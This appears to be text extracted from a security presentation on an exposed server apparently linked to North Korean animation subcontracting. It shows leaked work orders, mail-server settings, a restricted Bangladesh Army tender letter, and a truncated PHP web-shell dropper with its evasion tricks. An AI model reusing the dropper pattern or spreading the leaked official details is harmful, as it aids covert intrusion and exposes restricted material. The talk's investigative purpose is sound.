
체계개발실 현지향

《모든 체신일군들과 근로자들은 체신에 대한 깊은 지식을 소유하고 체신부문의 세계적발전추세와 최신과학기술에 정통하



# Animation Studio

Found watermark on some animation



Overview work cooperate collect



Simplified Chinese name: Dalian Shepherd Animation Co., Ltd.

Weibo: <https://weibo.com/u/6819133609>

Recommended directory for this entry

日尼 禾尔 [Personal use, please do not reply] Dalian shepherd boy cartoon  
by Riniheer

日尼 禾尔 [Personal use, please do not reply] Liaoning Province  
by Ri Nihwer

[/ more directories](#)

Who has collected the shepherd boy cartoon?

日尼 禾尔 Nihore  
1 year ago

Occupation: Production staff

Recently participated



Brainless witch  
Making a collaborative brainless witch



It's up to you! Ares system  
Production collaboration



The little devil is exposed! second season  
The little devil who collaborated with the production team is exposed! second season



The little devil is exposed!  
Production collaboration



Li Linke's little restaurant  
Produced in collaboration with Li Linke's Little Restaurant

cooperate

More cooperate



Chen Qing  
(x3)



Zhang Shengyan



Yang Lu  
(x3)



Li Ni  
(x3)



Li Yan  
(x2)




Yuan Hengrui  
(x2)



Liu Lije  
(x2)



Wang Shouli  
(x2)




# Change Requests & Work Orders

253	0002_yuukeiA	オレンジの夕景	
254	0002_yuukeiA	オレンジの夕景	
255	0002_yuukeiA	オレンジの夕景	
256	0002_yuukeiA	オレンジの夕景	
257	0002_yuukeiA	オレンジの夕景	
258	0002_yuukeiA	オレンジの夕景	
259	0002_yuukeiA	オレンジの夕景	
260	0002_yuukeiA	オレンジの夕景	
261	0002_yuukeiA	オレンジの夕景	

- ・ボードチェック後に シーン色の変更が出ることがありますので  
指定表・番盤表は最新のものを使用してください
- ・設定のない小物・話数のみの小物は色指定さんお任せになります  
備考欄にメモがある時はそちらに従ってください  
作成が難しいなどがありましたら対応しますので 彩色後設定戻しをお願いします
- ・シーン色のOLは演出の指示に従ってください
- ・指定表の更新の際は前回お渡ししているものに追加していきますので  
フォルダの日付と「update information.txt」メモをご確認ください
- ・不明は点はお問い合わせください  
色彩設定/松山 愛子  
PC : a-matuyama@typhoon-g.com  
直接お問い合わせの際は宛先のccに担当制作をお入れください

## 色包括眼睛特写。

1. **清线**: 着色前需要给动画清线, 着色后需要用 **ctrl+B** 确定颜色无漏色;
2. **分层**: ①着色需要根据人设, 确定眉目头发是否透, 一般动画都是按照透的去画, 但是着色时需要根据人设的实际情况, 将不透的眉毛和眼睛擦除。如果人设是透的, 着色就不用擦。②着色如果发现人物和背景或 book 层有遮挡关系, 但是动画没有分层时, 需要着色将人物层遮挡 book 的部分单独提出来, 分一层;  
③分层后, 上色律表里要有分层的, 且所有层的前后关系要正确。如图, 手分层后律表上分出来手的那一层, 需要在人物的上面, 不要错层。



3. **缺设定**: 着色时, 遇到设定上没有的颜色, 需要及时和制片联系并索取。不能不经过商量就上一堆假色或自己上颜色交上来。




# China Social Insurance






# Animation Files



# Animation Files





# Remote Work

3D 편집물 제작 입찰건입니다.

1.jpg와 2.jpg에 밝힌것과 같은 작은

물건들을 모형화하고

실례동영상에서처럼 선회하는

동영상을 제작하는것입니다.

한개당 비용과 제작기일을

알려주십시오.

This is a bid for the production of 3D editing materials. It is to model small objects as shown in 1.jpg and 2.jpg and produce a video of them rotating as shown in the example video. Please tell me the cost per piece and the production period.











# Shopping





# Shopping

A NO	B 사진	C 가격/원
1		5.98
2		11.98

1	NO	사진	가격/원	단동납기/날
2	1		498	7
3	2		1648	7
4	3		1858	30
5	4		1428	30

# Shopping

## 4. 文贝

规格：7-8 个/500g



## 7. 北极贝

































## 冷冻类:

### 1. 鱿鱼





# Literal GIGS of Russian horse movies and books

									
Галоп, контргалоп и галоп не с той ноги. В чем разница...mp4	Галоп на лошади. Движение галопом. Посадка на галопе. Подъем в галоп. Виды галопов (1)...mp4	Где у лошади колено, локоть и пятка. Строение лошади...mp4	Глеб Тагиров и Адонис. Тренировка. Работа на рыси и галопе...mp4	Железо для лошади. Мягкое или жесткое железо. Трензеля, мундштуки, пелямы...mp4	Занятие верховой ездой. Начальный уровень...mp4	Занятие верховой ездой. Начальный уровень. Тренер Оксана Анатольевна Санникова (1)...mp4	Занятия в пони-клубе у Анны Симаковой.mp4	Иерархия в табуне. Как стать лидером для своей лошади. Язык лошадей.mp4	Как ездить верхом зимой...mp4
									
Как ездить строевой рысью. Начинающие всадники_как поймать ритм на рыси...mp4	Как ездить строевой рысью без стремян. За счет чего мы встаем на строевой рыси...mp4	Как ездить учебной рысью. Видео для начинающих всадников...mp4	Как забинтовать ноги лошади. Профилактическое бинтование конечностей. Как поставить ватники...mp4	Как заслужить уважение лошади...mp4	Как остановить лошадь с галопа. Переходы галоп-шаг и галоп-остановка-галоп.mp4	Как подогнать длину стремени. Почему стремяна на одной дырке, но разной длины. Виды стремян...mp4	Как правильно седлать лошадь. Основы седловки. Снаряжение для конкура.mp4	Как проходить кавалетти.mp4	Как работать внешним поводком.mp4
									
Как сблизиться с лошастью и найти общий язык. Язык лошадей.mp4	Когда что-то пошло не так! Лак пошел в разнос.mp4	Конкурная тренировка. Подготовка к соревнованиям. Тренер Алиса Олейник...mp4	Конкурная тренировка. Продолжение.mp4	Конкурная тренировка. Продолжение. Часть 3. Ответы на вопросы...mp4	Конкурная тренировка. Разминка перед прыжками. Дистанция в конкуре. Подготовка к соревнованиям. (1)...mp4	Конкурная тренировка. Разминка перед прыжками. Дистанция в конкуре. Подготовка к соревнованиям. (1)...mp4	Конкурная тренировка. Работа на рыси и галопе. Конкурный конь. (1)...mp4	Конкурная тренировка - кавалетти. Тренер Василий Лопатин...mp4	Конкурная тренировка на пони. Тренер Алиса Олейник.mp4



# jiufw.key

- **App Signing for Android:** Digitally signs apps for secure deployment and compliance with app store or private distribution requirements.
- **APK Packaging & Distribution:** Upload, package, and sign APKs, generating download links or QR codes for easy sharing.
- **Private & Public Distribution:** Supports private signing for secure enterprise app deployment.




# Company Responses

## Outsourcing Chain

- **Typhoon Graphics (Japan)** → Japanese production company → Chinese company → Another Chinese subcontractor → **Suspected** North Korean studio


## Company Responses

- **Typhoon Graphics:**
  - Investigated the issue but couldn't confirm North Korean involvement.
  - Decided to redo affected scenes with domestic animators.
- **EKACHI EPILKA:**
  - Their layout sheets were used without permission.
  - Denied direct ties to North Korea, suggested a subcontractor leak.






# Timeline



# What are the Files



# Junos Logs



# Star mail client

## [StarMailServer]

Description="별합작회사" (Star Joint Venture)

PopServer=pop.star.kp

PopPort=995

SmtpServer=smtp.star.kp

SmtpPort=587

UseTls=1

## [626MailServer]

Description="광명정보" (Gwangmyeong Information)


PopServer=214.6.26.30

PopPort=110

SmtpServer=214.6.26.30

SmtpPort=25

UseTls=0



# Reverse Shell

- Encodes data with base64 and AES-256-CBC to hide operations.
- Executes system commands, modifies files, and interacts with MySQL.
- Returns a 404 status code to avoid detection.
- Cleans logs and removes traces of activity.
- File name is similar to other animation projects and discovered in the trash

```
<?php
http_response_code(404);
$content =
base64_decode("PD9waHAKCmh0dHBfcmlVzc
G9uc2VfY29kZSg0MDQpOwpvYl9zdGFydCgp
OwoKCi.....")
$path =
str_replace('/BS/240129/EP06-D-0129.php',",__
FILE__).'../../../../core/ajax.php';
file_put_contents($path,$content);
```





# Going forward



# Glocom

- 2017 UN report, claimed that Glocom was a front company for the government of North Korea
- Radar systems, communications software, and military radio gear
- Seriously, make sure you don't have open directories

FOR OFFICIAL USE ONLY

Directorate General Defence Purchase  
Ministry of Defence  
New Airport Road  
Tejgaon Dhaka-1215  
Tel: 5044 (Army) 48118516 (BTCL)  
Fax: 880-2-48111455  
E-Mail: adp2army1@dgdg.gov.bd

Chaitra 1430

11  
✓ 25 March 2024

06.06.0000.215.49.23/Std

RE-EVALUATION OF THE SPECIFICATION OF RADIO SET HIGH FREQUENCY (HF) MEDIUM RANGE (VEHICLE & BASE STATION VERSION), VERY HIGH FREQUENCY (VHF) MEDIUM RANGE (VEHICLE & BASE STATION VERSION) AND VERY HIGH FREQUENCY (VHF) MANPACK

Reference:

A. Army Headquarters, General Staff Branch, Signal Directorate letter number 23.01.901.032.03.099.01.20.03.24 dated 20 March 2024 (Not to all).

1. In light of above reference, a technical specification of Radio Set High Frequency (HF) Medium Range (Vehicle & Base Station Version), Very High Frequency (VHF) Medium Range (Vehicle & Base Station Version) and Very High Frequency (VHF) Manpack is attached with this letter. Interested authorized vendors/firms/local agents of the manufacturers are requested to submit your offer for above mentioned Radio Set High Frequency (HF) Medium Range (Vehicle & Base Station Version), Very High Frequency (VHF) Medium Range (Vehicle & Base Station Version) and Very High Frequency (VHF) Manpack directly to Army Headquarters, General Staff Branch, Signal Directorate with intimation to this office by 20 April 2024 fulfilling the requirements mentioned below:

- Offer as per technical specification.
- Letter of authorization by Manufacturer/Principal mentioning that the said company will be the local vendor/agent for offered model.
- Manuals (Original Printed by Manufacture) and CD.
- Catalogue (Original Printed by Manufacture) and CD.
- Catalogue of Spare Parts (Original Printed by Manufacture) and CD.
- Brochure (Original Printed by Manufacture) and CD.
- Enlistment Certificate of Directorate General Defence Purchase and BTRC.
- Valid Certificate from Original Equipment Manufacturer (OEM) as authorized agent.
- Certification from manufacturer on permission to export the said system to Bangladesh Army.

2. All the documents are to be submitted on Manufacture's/Principal's official pad including official stamp with signed by proper authority.

3. Forwarded for your information and necessary action please.

  
RAIHAN RAHMAN  
Major  
For Director General

Enclosure:

- Technical Specification-24 (Nine) Pages Only.

Distribution:

External:

Information:

Army Headquarters, General Staff Branch (Coordination)


Army Headquarters, General Staff Branch, Weapon Equipment & Statistics Directorate

# Amnokgang Technology Development

